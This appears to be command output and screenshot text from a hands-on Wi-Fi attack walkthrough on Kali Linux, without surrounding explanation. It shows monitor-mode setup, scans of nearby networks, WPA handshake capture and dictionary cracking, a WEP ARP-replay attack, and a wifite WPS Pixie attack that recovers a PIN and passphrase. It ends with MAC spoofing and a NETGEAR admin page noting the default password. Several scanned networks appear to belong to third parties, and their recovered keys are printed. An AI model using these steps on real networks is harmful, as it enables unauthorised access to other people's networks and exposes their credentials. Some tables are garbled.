90:72:40:C7:96:0B     -83     Poor      2016-06-17 17:53:22  2016-06-17 17:53:22  0:00:16  Apple [3]
20:C9:D0:5E:A5:47     -82     Poor      2016-06-17 17:53:18  2016-06-17 17:53:18  0:00:20  Apple [3]
B8:44:D9:37:06:8C     -80     Poor      2016-06-17 17:53:07  2016-06-17 17:53:07  0:00:31  Unknown
44:D2:44:31:BC:FB     -77     Poor      2016-06-17 17:53:15  2016-06-17 17:53:15  0:00:23  Unknown
Probe : CH-I53570B7
BC:3B:AF:3F:F2:53     -76     Poor      2016-06-17 17:53:09  2016-06-17 17:53:22  0:00:16  Apple [3]
Probe : rontier4165
B8:57:D8:5D:8C:D4     -74     Average  2016-06-17 17:53:28  2016-06-17 17:53:28  0:00:10  Unknown
C0:33:5E:11:94:73     -73     Average  2016-06-17 17:53:17  2016-06-17 17:53:17  0:00:21  Unknown
6A:55:45:FD:50:3C     -69     Average  2016-06-17 17:53:22  2016-06-17 17:53:22  0:00:16  Unknown
F6:E4:F8:31:25:B9     -64     Average  2016-06-17 17:53:13  2016-06-17 17:53:16  0:00:22  Unknown
4C:BB:58:E1:B5:72     -59     Average  2016-06-17 17:53:02  2016-06-17 17:53:02  0:00:36  Unknown
Probe : SWireless
10:FE:ED:24:6F:F2      0      Unknown  2016-06-17 17:53:06  2016-06-17 17:53:24  0:00:14  TP-LINK T
ECHNOLOGIES CO., LTD. [3]

```

```

root@kali:~# iwconfig
wlan0      IEEE 802.11bgn  ESSID:off/any
           Mode:Managed  Access Point: Not-Associated  Tx-Power=20 dBm
           Retry short limit:7  RTS thr:off  Fragment thr:off
           Encryption key:off
           Power Management:off

lo         no wireless extensions.

eth0       no wireless extensions.

```

```

root@kali:~# airmon-ng -h

usage: airmon-ng <start|stop|check> <interface> [channel or frequency]

```

```

root@kali:~# airmon-ng start wlan0

PHY      Interface      Driver      Chipset
phy0     wlan0            ath9k_htc   Atheros Communications, Inc. AR9271 802.
11n

(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan
0mon)

(mac80211 station mode vif disabled for [phy0]wlan0)

```

```

root@kali:~# iwconfig
wlan0mon  IEEE 802.11bgn  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
           Retry short limit:7  RTS thr:off  Fragment thr:off
           Power Management:off

lo         no wireless extensions.

eth0       no wireless extensions.

```



```
root@kali:~# airmon-ng start wlan0
```

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

```
PID Name
525 NetworkManager
636 dhclient
874 wpa_supplicant
```

PHY	Interface	Driver	Chipset
phy0 11n	wlan0	ath9k_htc	Atheros Communications, Inc. AR9271 802.

Newly created monitor mode interface wlan0mon is *NOT* in monitor mode.
Removing non-monitor wlan0mon interface...

WARNING: unable to start monitor mode, please run "airmon-ng check kill"

```
root@kali:~# airmon-ng check kill
```

Killing these processes:

```
PID Name
636 dhclient
874 wpa_supplicant
```

```
root@kali:~# airodump-ng --help
```

```
Airodump-ng 1.2 rc3 - (C) 2006-2015 Thomas d'Ottreppe  
http://www.aircrack-ng.org
```

```
usage: airodump-ng <options> <interface>[,<interface>,...]
```

Options:

```
--ivs                : Save only captured IVs  
--gpsd               : Use GPSd  
--write <prefix>     : Dump file prefix  
-w                  : same as --write  
--beacons            : Record all beacons in dump file  
--update <secs>      : Display update delay in seconds  
--showack            : Prints ack/cts/rts statistics  
-h                  : Hides known stations for --showack  
-f <msecs>           : Time in ms between hopping channels  
--berlin <secs>      : Time before removing the AP/client  
                        from the screen when no more packets  
                        are received (Default: 120 seconds)  
-r <file>            : Read packets from that file  
-x <msecs>           : Active Scanning Simulation  
--manufacturer      : Display manufacturer from IEEE OUI list  
--uptime             : Display AP Uptime from Beacon Timestamp  
--wps                : Display WPS information (if any)  
--output-format  
    <formats>        : Output format. Possible values:  
                        pcap, ivs, csv, gps, kismet, netxml  
--ignore-negative-one : Removes the message that says  
                        fixed channel <interface>: -1  
--write-interval  
    <seconds>         : Output file(s) write interval in seconds
```

```
CH 10 ][ Elapsed: 1 min ][ 2016-06-07 21:56
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:07:00:00:88:41	-1	0	0	0	5	-1			<length: 0>
DC:3A:5E:4C:A3:A3	-35	4	0	0	11	54e	WPA2	CCMP	PSK <length: 22>
44:94:FC:37:10:6E	-42	50	0	0	6	54e	WPA2	CCMP	PSK Aircrack Wifi
10:86:8C:70:38:D6	-43	35	1	0	11	54e	WPA2	CCMP	PSK Harley-2.4
12:86:8C:70:38:D6	-43	43	0	0	11	54e	WPA2	CCMP	PSK <length: 0>
22:86:8C:70:38:D6	-46	34	0	0	11	54e	OPN		xfinitywifi
32:86:8C:70:38:D6	-46	32	0	0	11	54e	WPA2	CCMP	PSK <length: 0>
38:2C:4A:E3:F2:60	-48	43	1	0	6	54e	WPA2	CCMP	PSK HR-HOME
20:76:00:65:E2:E5	-49	2	28	0	11	54e	WPA2	CCMP	PSK CenturyLink1507
10:5F:06:9C:89:55	-48	35	49	0	11	54e	WPA2	CCMP	PSK SECALT
8E:04:FF:35:F8:AC	-52	38	0	0	6	54e	WPA2	CCMP	PSK <length: 12>
8E:04:FF:35:F8:AD	-52	37	0	0	6	54e	OPN		xfinitywifi

```
CH 6 ][ Elapsed: 18 s ][ 2016-06-14 21:22
```


BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
44:94:FC:37:10:6E	-44	100	188	0	0	6	54e	WPA2	CCMP	PSK Aircrack_Wifi

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
-------	---------	-----	------	------	--------	-------

```

CH 6 ][ Elapsed: 1 min ][ 2016-06-14 21:23 ][ WPA handshake: 44:94:FC:37:10:6E
BSSID          PWR RXQ Beacons  #Data, #/s CH MB ENC CIPHER AUTH ESSID
44:94:FC:37:10:6E -41 100 577 101 2 6 54e WPA2 CCMP PSK Aircrack_Wifi
BSSID          STATION PWR Rate Lost Frames Probe
44:94:FC:37:10:6E 64:A5:C3:DA:30:DC -18 0e-24 2063 174

```



7732	89.849468	Actionte_46:9d:a5 (...)	802.11	10 Acknowledgement, Flags=.....
1873	29.164972	Netgear_37:10:6e	Apple_da:30:dc	EAPOL 155 Key (Message 1 of 4)
1878	29.184430	Netgear_37:10:6e	Apple_da:30:dc	EAPOL 189 Key (Message 3 of 4)
1880	29.187000	Apple_da:30:dc	Netgear_37:10:6e	EAPOL 133 Key (Message 4 of 4)
4160	51.574572	Netgear_37:10:6e	Apple_da:30:dc	EAPOL 155 Key (Message 1 of 4)
4166	51.588907	Netgear_37:10:6e	Apple_da:30:dc	EAPOL 189 Key (Message 3 of 4)
4170	51.591484	Apple_da:30:dc	Netgear_37:10:6e	EAPOL 133 Key (Message 4 of 4)
7216	83.908415	Apple_da:30:dc	Netgear_37:10:6e	EAPOL 155 Key (Message 2 of 4)
7219	83.923762	Netgear_37:10:6e	Apple_da:30:dc	EAPOL 189 Key (Message 3 of 4)
7221	83.927359	Apple_da:30:dc	Netgear_37:10:6e	EAPOL 133 Key (Message 4 of 4)

▶ Frame 1873: 155 bytes on wire (1240 bits), 155 bytes captured (1240 bits)
 ▶ IEEE 802.11 QoS Data, Flags:F.
 ▶ Logical-Link Control
 ▶ 802.1X Authentication

▼ 802.1X Authentication

Version: 802.1X-2004 (2)

Type: Key (3)

Length: 117

Key Descriptor Type: EAPOL RSN Key (2)

▶ Key Information: 0x008a

Key Length: 16

Replay Counter: 0

WPA Key Nonce: d66580dd166be61c208d258d5637f365868660be7be3137...

Key IV: 00000000000000000000000000000000

WPA Key RSC: 0000000000000000

WPA Key ID: 0000000000000000

WPA Key MIC: 00000000000000000000000000000000

WPA Key Data Length: 22

▼ WPA Key Data: dd14000fac0471395f8f2d05308c29bf183cd80f1b86

▶ Tag: Vendor Specific: Ieee8021: RSN

Aircrack-ng 1.2 rc3

[00:00:27] 13128 keys tested (522.32 k/s)

Current passphrase: turtle123

Master Key : E0 F6 72 7B 66 A0 69 96 22 55 63 E2 D1 F8 99 33
F9 3F 9F D6 DA CD 26 F1 A4 B2 7B BC 5A 3F 7D 8E

Transient Key : E0 A4 A3 B0 7D DA 2D 9D 8A 07 25 48 BD 15 AA 4D
65 CC 85 81 37 D4 12 AE 92 66 1A E4 3A 51 F7 8D
C6 10 AD 06 EE DB 52 D3 2F 73 E9 F7 02 43 6E 26
3B 4F 21 AB 83 DB 04 BF 6B 52 06 95 00 6D 22 18

EAPOL HMAC : 72 5B AF D4 8D D0 68 55 1D 2B 63 9B 6D 41 DD 4A

Aircrack-ng 1.2 rc3

[01:42:41] 8623648 keys tested (1385.07 k/s)

KEY FOUND! [15SHOUTINGspiders]

Master Key : FF 33 BC CC 87 0F AB 9F B8 7A 7F C2 41 B0 C5 1A
D6 1A F2 38 E7 38 3F A9 21 8F 66 49 0E 87 60 DE

Transient Key : 59 08 E5 12 AA BA 7F 3E 63 FF 11 FF 19 CB 0B 6F
C7 EC C8 D3 F0 92 E4 FC C5 C9 5B 70 96 6B 07 CC
B9 CC A4 6B D5 9D A8 F3 12 4F E4 E3 AB D3 2E 9E
0E B5 46 86 E6 FC E3 BA 43 90 59 F7 5D 4F 16 23

EAPOL HMAC : 28 AA 14 FB 14 A0 0C 57 51 F8 0A 6C C4 1F B4 BF

```

CH 6 ][ Elapsed: 6 s ][ 2016-06-17 18:52
64 bytes from 192.168.2.2: icmp_seq=475 ttl=128 time=0.444 ms
64 bytes from 192.168.2.2: icmp_seq=476 ttl=128 time=0.330 ms
64 bytes from 192.168.2.2: icmp_seq=477 ttl=128 time=0.242 ms
64 bytes from 192.168.2.2: icmp_seq=478 ttl=128 time=0.247 ms
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
DC:FE:07:73:8D:AA -90 2 0 0 6 54e. OPN xfini
5E:8F:E0:A5:C0:48 -85 2 0 0 6 54e. WPA2 CCMP PSK <leng
E0:3F:49:94:C0:28 -81 2 0 0 6 54e. WPA2 CCMP PSK MDH W
7E:8F:E0:A5:C0:48 -84 2 3319 0 109 6 54e. WPA2 CCMP WPA2 PSK <leng b
B4:75:0E:C3:C0:34 -86 2 0 0 6 54e. WPA2 CCMP PSK Boomb
CC:03:FA:CA:A6:5A -86 2 0 0 11 54e. WPA2 CCMP PSK HOME-
10:86:8C:D1:BF:7A -82 3 0 0 11 54e. WPA2 CCMP PSK Aaron
5C:57:1A:87:58:A0 -82 2 0 0 11 54e. WPA2 CCMP PSK HOME-
20:76:00:65:E2:E5 -82 3 0 15 11 54e. WPA2 CCMP PSK Centu
7E:8F:E0:9B:02:D4 -75 3 0 0 6 54e. WPA2 CCMP PSK <leng
C0:56:27:DB:30:41 -55 4 0 0 11 54e. WEP WEP belki
10:5F:06:9C:89:55 -35 4 1 0 11 54e. WPA2 CCMP PSK SECAL
32:86:8C:70:38:D6 -47 4 0 0 11 54e. WPA2 CCMP PSK <leng
8E:04:FF:35:F8:AD -45 6 0 0 6 54e. OPN xfini
8E:04:FF:35:F8:AC -44 8 0 0 6 54e. WPA2 CCMP PSK <leng
8C:04:FF:35:F8:AB -45 5 3 1 6 54e. WPA2 CCMP PSK HOME-
10:86:8C:70:38:D6 -47 3 0 0 11 54e. WPA2 CCMP PSK Harle
12:86:8C:70:38:D6 -51 4 0 0 11 54e. WPA2 CCMP PSK <leng

```

```

CH 1 ][ Elapsed: 2 mins ][ 2016-06-17 18:25
DC:3A:5E:4C:A3:A3 -37 2 0 0 11 54e. WPA2 CCMP PSK <leng
BSSID 0:5F:06:9C:89:55 PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
10:86:8C:70:38:D6 -43 8 0 0 11 54e. WPA2 CCMP PSK Ha
C0:56:27:DB:30:41 -45 13 354 0 0 11 54e. WEP WEP OPN b
32:86:8C:70:38:D6 -44 4 0 0 11 54e. WPA2 CCMP PSK <leng
BSSID 8E:04:FF:35:F8:AD STATION 10 PWR Rate 0 Lost 4e. Frames Probe x
8C:04:FF:35:F8:AB -56 10 3 0 6 54e. WPA2 CCMP PSK HO
C0:56:27:DB:30:41 10:FE:ED:24:6F:F2 0 0 0 -1 1 0e WEP WEP be
38:2C:4A:E3:F2:60 -47 11 0 0 6 54e. WPA2 CCMP PSK HP

```

```

root@kali:~# aireplay-ng -l 0 -a C0:56:27:DB:30:41 wlan0mon
No source MAC (-h) specified. Using the device MAC (10:FE:ED:24:6F:F2)
18:55:13 Waiting for beacon frame (BSSID: C0:56:27:DB:30:41) on channel 11

18:55:13 Sending Authentication Request (Open System) [ACK]
18:55:13 Authentication successful
18:55:13 Sending Association Request [ACK]
18:55:13 Association successful :-) (AID: 1)

```

```

root@kali:~# aireplay-ng -3 -b C0:56:27:DB:30:41 wlan0mon
No source MAC (-h) specified. Using the device MAC (10:FE:ED:24:6F:F2)
18:55:40 Waiting for beacon frame (BSSID: C0:56:27:DB:30:41) on channel 11
Saving ARP requests in replay_arp-0617-185541.cap
You should also start airodump-ng to capture replies.
Read 19256 packets (got 27 ARP requests and 47 ACKs), sent 76 packets...(497 pps)
Read 19357 packets (got 42 ARP requests and 83 ACKs), sent 126 packets...(498 pps)
Read 19470 packets (got 69 ARP requests and 122 ACKs), sent 177 packets...(501 pps)
Read 19606 packets (got 90 ARP requests and 167 ACKs), sent 227 packets...(500 pps)

```

CH 11][Elapsed: 14 mins][2016-06-17 19:08											
BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	E	
C0:56:27:DB:30:41	-27	100	5608	16358 0	11	54e	WEP	WEP	OPN	b	
BSSID	STATION		PWR	Rate	Lost	Frames	Probe				
C0:56:27:DB:30:41	10:FE:ED:24:6F:F2		0	48 - 1	0	491966					
C0:56:27:DB:30:41	3C:15:C2:CE:45:CE		-22	54e-54e	0	11839					

```

File Edit View Search Terminal Help  Aircrack-ng 1.2 rc3
64 bytes from 192.168.2.2: icmp_seq=222 ttl=128 time=0.331 ms
64 bytes from 192.168.2.2: icmp_seq=223 ttl=128 time=0.397 ms
[00:00:32] Tested 673 keys (got 4819 IVs)
64 bytes from 192.168.2.2: icmp_seq=224 ttl=128 time=0.487 ms
64 bytes from 192.168.2.2: icmp_seq=225 ttl=128 time=0.426 ms
KB depth byte(vote)
0 5/ 6 B9(7424) A5(7168) DF(7168) 67(6912) AD(6912)
1 20/ 1 E5(6656) 1A(6400) 37(6400) 9B(6400) AF(6400)
2 7/ 2 E8(6912) 0F(6656) 29(6656) 6F(6656) 7E(6656)
3 0/ 3 54(8448) 39(7424) F6(7424) FE(7424) 35(7168)
4 0/ 3 1C(8704) 5A(7936) E3(7936) 48(7680) 4C(7680)
64 bytes from 192.168.2.2: icmp_seq=231 ttl=128 time=0.323 ms
64 bytes from 192.168.2.2: icmp_seq=232 ttl=128 time=0.267 ms

```

```

Aircrack-ng 1.2 rc3

[00:02:52] Tested 73253 keys (got 15277 IVs)

KB depth byte(vote)
0 0/ 3 34(24576) BF(22016) 75(21760) C3(20992) E6(20736)
1 20/ 24 7C(18432) 3A(18176) 57(18176) 81(18176) 9A(18176)
2 4/ 11 A9(19456) 7F(19456) BD(19200) D2(19200) FA(18944)
3 1/ 32 CD(19968) CC(19712) 07(19712) 97(19712) 9C(19456)
4 0/ 3 25(23040) 74(20736) 24(20480) C4(19968) 05(19712)

KEY FOUND! [ 34:4D:A9:CD:25 ]
Decrypted correctly: 100%

```



```
root@kali:~# wifite
```

```
WiFiFite v2 (r87)
```

```
automated wireless auditor
```

```
designed for Linux
```

```
[+] scanning for wireless devices...
```

```
[+] enabling monitor mode on wlan0... done
```

```
[+] initializing scan (wlan0mon), updates at 5 sec intervals, CTRL+C when ready.
```

```
[0:00:05] scanning wireless networks. 0 targets and 0 clients found
```

```
[0:00:31] scanning wireless networks. 75 targets and 7 clients found
```

```
[+] checking for WPS compatibility... done
```

NUM	ESSID	CH	ENCR	POWER	WPS?	CLIENT
1	(12:86:8C:70:38:D6)	11	WPA2	54db	wps	
2	Harley-2.4	11	WPA2	52db	wps	
3	(32:86:8C:70:38:D6)	11	WPA2	52db	wps	
4	Brenner	1	WPA2	51db	wps	

```
[+] select target numbers (1-78) separated by commas, or 'all': 4
```

```
[+] 1 target selected.
```

```
[0:00:00] initializing WPS Pixie attack on Brenner (E8:89:2C:DB:DD:70)
```

```
[0:00:01] WPS Pixie attack: Starting Cracking Session. Pin count: 0, Max pi...
```

```
[0:00:02] WPS Pixie attack: Sending identity response
```

```
[0:00:04] WPS Pixie attack: attempting to crack and fetch psk...
```

```
[0:00:16] WPS Pixie attack:
```

```
[+] PIN found: 42000648
```

```
[+] WPA key found: Reesie1958
```


```
[+] 1 attack completed:
```



```
[+] 1/1 WPA attacks succeeded
```

```
found Brenner's WPA key: "Reesie1958", WPS PIN: 42000648
```

```
[+] disabling monitor mode on wlan0mon... done
```

```
[+] quitting
```






```
root@kali:~# macchanger --mac=34:12:98:B5:7E:D4 wlan0
Current MAC: f4:f2:6d:1d:04:42 (unknown)
Permanent MAC: f4:f2:6d:1d:04:42 (unknown)
New MAC: 34:12:98:b5:7e:d4 (unknown)
```

```
root@kali:~# ifconfig wlan0 in replay_arp-0617-185541.cap
wlan0: flags=4098<BROADCAST,MULTICAST> mtu 1500 capture replies.
        ether 34:12:98:b5:7e:d4 txqueuelen 1000 (Ethernet)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Authentication Required

 A username and password are being requested by http://10.0.0.1. The site says: "NETGEAR WNR1000v3"

User Name:

Password:

Cancel

OK

Iceweasel

http://10.0.0.1/MNU_access_unauthorized_index.htm

10.0.0.1/MNU_access_unauthorized_index.htm

Search

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NETGEAR[®] genie[™]

WNR1000v3

Firmware Version
V1.0.2.62_60.0.87

Forgotten Admin Password

Admin password is "password" by default.

If you changed the default password but did not enable password recovery, then the only way to recover the password is to reset the device to factory default. Use a pin to press and hold the reset button for 5-8 seconds to do so.

ADVANCED

Advanced Wireless Settings

Apply ►

✕ Cancel

Fragmentation Length (256-2346):

2346

CTS/RTS Threshold (1-2347):

2347

Preamble Mode

Long Preamble ▾

☐ Turn off wireless signal by schedule

The wireless signal is scheduled to turn off during the following time period:

Period	Start	End	Recurrence Pattern
+ Add a new period Edit ✕ Delete			

WPS Settings

Router's PIN:

70587104

☒ Enable Router's PIN

☒ To prevent PIN compromise, auto disable the PIN after failed PIN connections, until router reboots.

In auto disabled mode, router's WPS LED will keep blinking slowly

☒ Keep Existing Wireless Settings

Wireless Card Access List

Set Up Access List

ADVANCED



Wireless Card Access List


